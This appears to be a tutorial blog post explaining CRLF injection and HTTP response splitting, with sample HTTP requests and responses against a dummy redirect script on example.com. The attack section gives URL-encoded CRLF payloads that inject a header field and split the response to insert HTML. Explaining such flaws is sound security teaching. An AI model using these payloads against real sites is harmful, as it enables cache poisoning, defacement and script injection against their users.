CRLF Injection / HTTP Response Splitting Explained
Introduction
CRLF Injection Vulnerability is a web application vulnerability happens due to direct passing of user entered data to the response header fields like (Location, Set-Cookie and etc) without proper sanitsation, which can result in various forms of security exploits.Security exploits range from XSS, Cache-Poisoning, Cache-based defacement,page injection and etc.
What is CRLF ?
CR (Carriage Return) and LF (Line Feed) are non-printable characters which together indicate end-of-line. For-example when you type text on a text-editor like Notepad and hit enter for a new-line, Notepad automatically inserts CR and LF characters at the end of last line.

A multi-line text depicting CRLF sequences as line terminators
In the ASCII table, CR has a value 13 in decimal and D or 0D in Hex and LF has value 10 in decimal and A or 0A in Hex.Sometimes they are written in escape sequence like \r\n.
The HTTP Header
HTTP headers are requests to a server and the information that the server returns in-response to that request.Typically when we browse the web using a web-browser the browser generate requests to the server (Client-side requests) and reads (parses) the data given back by the server (Server-side Response) to display the web-pages.
A typical browser-website (client-server) communication to display a home page - www.example.com :
Notice the [CRLF] sequences below closely
Browers sends the following request:
GET / HTTP/1.1[CRLF]
Host: www.example.com[CRLF]
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:6.0) Gecko/20100101 Firefox/6.0[CRLF]
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5[CRLF]
Accept-Encoding: gzip, deflate[CRLF]
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*/*;q=0.7
Connection: keep-alive[CRLF][CRLF]
Server responds to the request:
HTTP/1.1 200 OK[CRLF]
Date: Wed, 24 Aug 2011 17:48:46 GMT[CRLF]
Server: Apache/1.3.33 (Win32) PHP/5.0.2[CRLF]
X-Powered-By: PHP/5.0.2[CRLF]
Keep-Alive: timeout=15, max=100[CRLF]
Connection: Keep-Alive[CRLF]
Transfer-Encoding: chunked[CRLF]
Content-Type: text/html[CRLF][CRLF]

<HTML><BODY><TITLE>Welcome to Example.com</TITLE><body><b><font face='Lucida Console' size='7' color='maroon'>
<center>Welcome to Example.com
</center></font></BODY></HTML>
Now the browser reads and understands this request then it displays the web-page:

So, I think this is enough about a simple HTTP header and transaction made via it.
Note: [CRLF] sign above indicates CRLF sequences
A Little Bit of Redirection
While browsing websites you must have seen notices like “Redirecting…..” or “Moving you too a new page “ and etc.This switching or moving to a new page to a site is called Redirection.
Consider the following example (using www.example.com as dummy site):
The image below shows you the homepage of www.example.com:

The site says that it will redirect in a few a seconds to main page and then it redirects to www.google.com.
The code employed by the page is this :
<HTML><BODY><TITLE> Welcome to Example.com</TITLE><META HTTP-EQUIV='Refresh'
 CONTENT='5; URL="http://www.example.com/redir.php?url=http://www.google.com'" /><body><b><font face='Lucida Console' size='7' color='maroon'>
<center>Welcome to Example.com
</font></b><br><br><br><br>
<font color='red' size='4'>Please wait a few seconds while we redirect you to the main page</font>
</center></BODY></HTML>
In the META tag there is a directive for redirection, the URL parameter contains the location of site (http://www.example.com/redir.php?url=http://www.google.com in our case which can also be altered by the user) for redirection. The CONTENT parameter contains the time in seconds for the redirection to begin.
The Header view of Redirection:
GET /redir.php?url=http://www.google.com HTTP/1.1[CRLF]
Host: www.example.com[CRLF]
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:6.0) Gecko/20100101 Firefox/6.0[CRLF]
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5[CRLF]
Accept-Encoding: gzip, deflate[CRLF]
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*/*;q=0.7
Connection: keep-alive[CRLF][CRLF]HTTP/1.1 302 Found[CRLF]
Date: Tue, 23 Aug 2011 17:52:17 GMT[CRLF]
Server: Apache/1.3.33 (Win32) PHP/5.0.2[CRLF]
X-Powered-By: PHP/5.0.2[CRLF]
Location: http://www.google.com[CRLF] (User-input in Location)
Keep-Alive: timeout=15, max=99[CRLF]
Connection: Keep-Alive[CRLF]
Transfer-Encoding: chunked[CRLF]
Content-Type: text/html[CRLF]GET / HTTP/1.1[CRLF]
Host: www.google.com[CRLF]
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:6.0) Gecko/20100101 Firefox/6.0[CRLF]
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5[CRLF]
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7
Connection: keep-alive[CRLF][CRLF]The server of www.google.com responds with HTTP 200 OK and the contents of Google Homepage.
The Attack Vectors
Creating a New Header Field in Response Header
Now we have some basic introduction about HTTP headers and CRLF. It is time to see some CRLF injection attack vectors. Let’s consider the earlier redirection URL
http://www.example.com/redir.php?url=http://www.google.com
Now let’s insert some CRLF characters in this url and observe how the request and response looks:
Browser Request:
GET /redir.php?url=%0D%0ANew_Header:New_Header_Value%0D%0A HTTP/1.1[CRLF]
Host: www.example.com[CRLF]
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:6.0) Gecko/20100101 Firefox/6.0[CRLF]
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5[CRLF]
Accept-Encoding: gzip, deflate[CRLF]
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*/*;q=0.7
Connection: keep-alive[CRLF][CRLF]
Response :
HTTP/1.1 302 Found[CRLF]
Date: Tue, 23 Aug 2011 18:34:36 GMT[CRLF]
Server: Apache/1.3.33 (Win32) PHP/5.0.2[CRLF]
X-Powered-By: PHP/5.0.2[CRLF]
Location:[CRLF]
New_Header: New_Header_Value[CRLF]  (An injected header field using the CRLF characters, )
Keep-Alive: timeout=15, max=99[CRLF]
Connection: Keep-Alive[CRLF]
Transfer-Encoding: chunked[CRLF]
Content-Type: text/html[CRLF][CRLF]
In the above browser request we have just changed the url parameter and inserted some CRLF characters around the value New_Header:New_Header_Value.Now the Server responds to this request by injecting the CRLF characters in the response and while
doing this it accidentally injects a new header field.New added fields like Pragma, Cache-Control, Last-Modified can lead to cache poisoning attacks.
Another example depicting Code Injection and Response Splitting:
Browser Request :
GET /redir.php?url=%0d%0aContent-Type:%20text/html%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-Type:%20text/html%0d%0a%0d%0a%3Ccenter%3E%3Ch1%3EHacked%3C/h1%3E%3C/center%3E HTTP/1.1[CRLF]
Host: www.example.com[CRLF]
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:6.0) Gecko/20100101 Firefox/6.0[CRLF]
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5[CRLF]
Accept-Encoding: gzip, deflate[CRLF]
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*/*;q=0.7
Connection: keep-alive[CRLF][CRLF]
Server Response :
HTTP/1.1 302 Found[CRLF]
Date: Tue, 23 Aug 2011 18:49:08 GMT[CRLF]
Server: Apache/1.3.33 (Win32) PHP/5.0.2[CRLF]
X-Powered-By: PHP/5.0.2[CRLF]
Location:[CRLF]
Content-Type: text/html[CRLF][CRLF]

HTTP/1.1 200 OK [CRLF] (*New Response Header Created Using CRLF Injection*)
Content-Type: text/html[CRLF][CRLF]

<center><h1>Hacked</h1></center>[CRLF]
Keep-Alive: timeout=15, max=100[CRLF]
Connection: Keep-Alive[CRLF]
Transfer-Encoding: chunked[CRLF]
Content-Type: text/html[CRLF][CRLF]
0

The above example shows the creation of a new header (not header field) using CRLF Injection. The entire data in the url parameter is again injected in the response header this time the data is crafted such a way that it leads to a new header creation .
Page Looks Like :